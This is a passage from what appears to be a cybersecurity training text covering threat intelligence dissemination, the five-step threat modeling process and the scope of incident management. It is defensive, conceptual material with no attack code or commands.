  The raw data is converted into information by applying various data analysis techniques such as qualitative and quantitative analyses, machine-based techniques, and statistical methods. When the analyzed information provides sufficient context for identifying a threat, then it is elevated to intelligence. This phase identifies potential threats to the organization and further helps in developing appropriate countermeasures to respond to the identified threats.


- **Dissemination and Integration**

  The analyzed information is then ready for the integration and distribution to the intended consumers, which is done either by automated means or by manual methods.

Major threat information types that are generally used for dissemination include threat indicators, adversary TTPs, security alerts, threat intelligence reports, and tool configuration information for using tools to automate all the phases of threat intelligence. Different intelligence reports are generated to meet the requirements of the management and higher-level executives at strategic, operational, tactical, and technical levels.

The strategic threat intelligence is consumed by high-level executives and management and focuses on high-level business strategies. The operational threat intelligence is consumed by cyber security professionals such as security managers and network defenders and mainly focuses on specific threats to the organizations. The tactical threat intelligence is consumed by cyber security professionals such as IT service and SOC managers, administrators and architects and focuses on adversary's TTPs. The technical threat intelligence is consumed by SOC staff and IR teams and includes information related to the identified IoCs. The disseminated intelligence helps organizations in building defensive and mitigation strategies for the identified threats. Sharing threat intelligence internally and externally helps the organizations gain situational awareness and also to enhance the current security posture and risk management processes.

This phase also provides feedback giving more inputs to the information requirements thereby repeating the threat intelligence lifecycle. The feedback is an assessment that describes whether the extracted intelligence meets the requirements of the intelligence consumer. This feedback helps in producing more accurate intelligence through relevant and timely assessments.



Threat Modeling

Threat modeling is a **risk assessment approach** for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects the security of an application

Threat Modeling Process

01	**Identify Security Objectives**	Helps to determine how much **effort needs to be put** toward subsequent steps
02	**Application Overview**	Identify the **components**, **data flows**, and trust boundaries
03	**Decompose the Application**	Helps to find more relevant and more **detailed threats**
04	**Identify Threats**	Identify threats relevant to the **control** scenario and context using the information obtained in steps 2 and 3
05	**Identify Vulnerabilities**	**Identify weaknesses** related to the threats found using **vulnerability categories**

Threat Modeling

Threat modeling is a risk assessment approach for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects it. The threat model consists of three major building blocks: understanding the adversary's perspective, characterizing the security of the system, and determining threats. Every application should have a developed and documented threat model that should be revisited as the application evolves and development progresses.

Threat modeling helps to:

- Identify relevant threats to a particular application scenario
- Identify key vulnerabilities in an application's design
- Improve security design

When using this approach, an administrator should keep the following in mind:

- Try not to be rigid about specific steps or implementations; instead, focus on the approach. If any step becomes impassable, go right to step 4 of the threat modeling process and identify the problem.
- Use scenarios to scope the modeling activity.
- Use existing design documents. Use items like documented use cases or use stories, architectural diagrams, data flow diagrams, or other design documentation.
- Start with a whiteboard before capturing information in documents or getting lost in details. It may be helpful to use a digital camera with printing capabilities to document and distribute the information from the whiteboard.

- Use an iterative approach. Add more details and improve the threat model as design and development continue. This will help with becoming familiar with the modeling process and developing the threat model to better examine more possible scenarios.
- Obtain input about the host and network constraints from the system and network administrators. To better understand the end-to-end deployment diagram, obtain as much information as possible about host configurations, firewall policies, allowed protocols and ports, and other relevant details.

The threat modeling process involves five steps:

1. **Identify Security Objectives**

   Security objectives are the goals and constraints related to the application’s confidentiality, integrity, and availability. Security-specific objectives guide the threat modeling efforts and help to determine how much effort needs to be put toward subsequent steps. To identify security objectives, administrators should ask the following questions:

   - What data should be protected?
   - Are there any compliance requirements?
   - Are there specific quality-of-service requirements?
   - Are there intangible assets to protect?

2. **Application Overview**

   Identify the components, data flows, and trust boundaries. To draw the end-to-end deployment scenario, the administrator should use a whiteboard. First, they should draw a rough diagram that explains the workings and structure of the application, its subsystems, and its deployment characteristics. The deployment diagram should contain the following:

   - End-to-end deployment topology
   - Logical layers
   - Key components
   - Key services
   - Communication ports and protocols
   - Identities
   - External dependencies

   Identify Roles

   The administrator should identify people and the roles and actions they can perform within the application. For example, are there higher-privileged groups of users? Who can read data? Who can update data? Who can delete data?

Identify Key Usage Scenarios

The administrator should use the application's use cases to determine its objective. Use cases explain how the application is used and misused.

Identify Technologies

The administrator should list the technologies and key features of the software, as well as the following technologies in use:

- Operating systems
- Web server software
- Database server software
- Technologies for presentation, business, and data access layers
- Development languages

Identifying these technologies helps to focus on technology-specific threats.

Identify Application Security Mechanisms

The administrator should identify some key points regarding the following:

- Input and data validation
- Authorization and authentication
- Sensitive data
- Configuration management
- Session management
- Parameter manipulation
- Cryptography
- Exception management
- Auditing and logging

These efforts aim to identify relevant details and to add details where required, or to identify areas that require more.

3. Decompose the Application

In this step, the administrator breaks down the application to identify the trust boundaries, data flows, entry points, and exit points. Doing so makes it considerably easier to find more relevant and more detailed threats and vulnerabilities.

Identify Trust Boundaries

Identifying the application's trust boundaries helps the administrator to focus on the relevant areas of the application. It indicates where trust levels change.

- Identify outer system boundaries

- Identify access control points or key places where access requires extra privileges or role membership
- Identify trust boundaries from a data flow perspective

Identify Data Flows

The administrator should list the application's data input from entry to exit. This helps to understand how the application communicates with outside systems and clients and how the internal components interact. They should pay particular attention to the data flow across trust boundaries and the data validation at the trust boundary entry point. A good approach is to start at the highest level and then deconstruct the application by testing the data flow between different subsystems.

Identify Entry Points

The application's entry point can also serve as an entry point for attacks. All users interact with the application at these entry points. Other internal entry points uncovered by subcomponents over the layers of the application may be present only to support internal communication with other components. The administrator should identify these entry points to determine the methods used by an intruder to get in through them. They should focus on the entry points that allow access to critical functionalities and provide adequate defense for them.

Identify Exit Points


The administrator should also identify the points where the application transfers data to the client or external systems. They should prioritize the exit points at which the application writes data containing client input or data from untrusted sources, such as a shared database.

4. **Identify Threats**

   The administrator should identify threats relevant to the control scenario and context using the information obtained in the application overview and decompose application steps. They should bring members of the development and test teams together to identify potential threats. The team should start with a list of common threats grouped by their application vulnerability category. This step uses a question-driven approach to help identify threats.

5. **Identify Vulnerabilities**

   A vulnerability is a weakness in an application (deployed in an information system) that allows attacker exploitation, thereby leading to security breaches. Security administrators should identify any weaknesses related to the threats found using the vulnerability categories to identifying vulnerabilities and fix them beforehand to keep intruders away.



Incident Management

- Incident management is a set of defined processes to **identify**, **analyze**, **prioritize**, and **resolve security incidents** to restore normal service operations as quickly as possible and prevent future recurrence of the incident

Incident Management
Vulnerability Handling
Artifact Handling
Announcements
Alerts
Incident Handling
Triage
Reporting and Detection
Incident Response
Analysis
Other Incident Management Services

Incident Management

Incident management is a set of defined processes to identify, analyze, prioritize, and resolve security incidents to restore the system to normal service operations as soon as possible, and prevent recurrence of the incident. It involves not only responding to incidents but also triggering alerts to prevent potential risks and threats. A security administrator must identify software that is open to attacks before someone takes advantage of the vulnerabilities.

Incident management includes the following:

- Vulnerability analysis
- Artifact analysis
- Security awareness training
- Intrusion detection
- Public or technology monitoring

The incident management process is designed to:

- Improve service quality
- Resolve problems proactively
- Reduce the impact of incidents on an organization or its business
- Meet service availability requirements
- Increase staff efficiency and productivity
- Improve user and customer satisfaction

- Assist in handling future incidents

Conducting training sessions to spread awareness among users is an important part of incident management. Such sessions help end-users to recognize suspicious events or incidents easily and report an attacker's behavior to the appropriate authority.

The following people perform incident management activities:

- Human resources personnel take steps to fire employees suspected of harmful computer activities.
- The legal counsel sets the rules and regulations in an organization. These rules can influence the internal security policies and practices of the organization in case an insider or an attacker uses the organization's system for harmful or malicious activities.
- The firewall manager keeps filters in place. These filters are frequently where denial-of-service attacks are made.
- An outsourced service provider repairs systems infected by viruses and malware.

Incident response is one of the functions performed in incident handling. In turn, incident handling is one of the services provided as part of incident management. The following diagram illustrates the relationship between incident response, incident handling, and incident management.

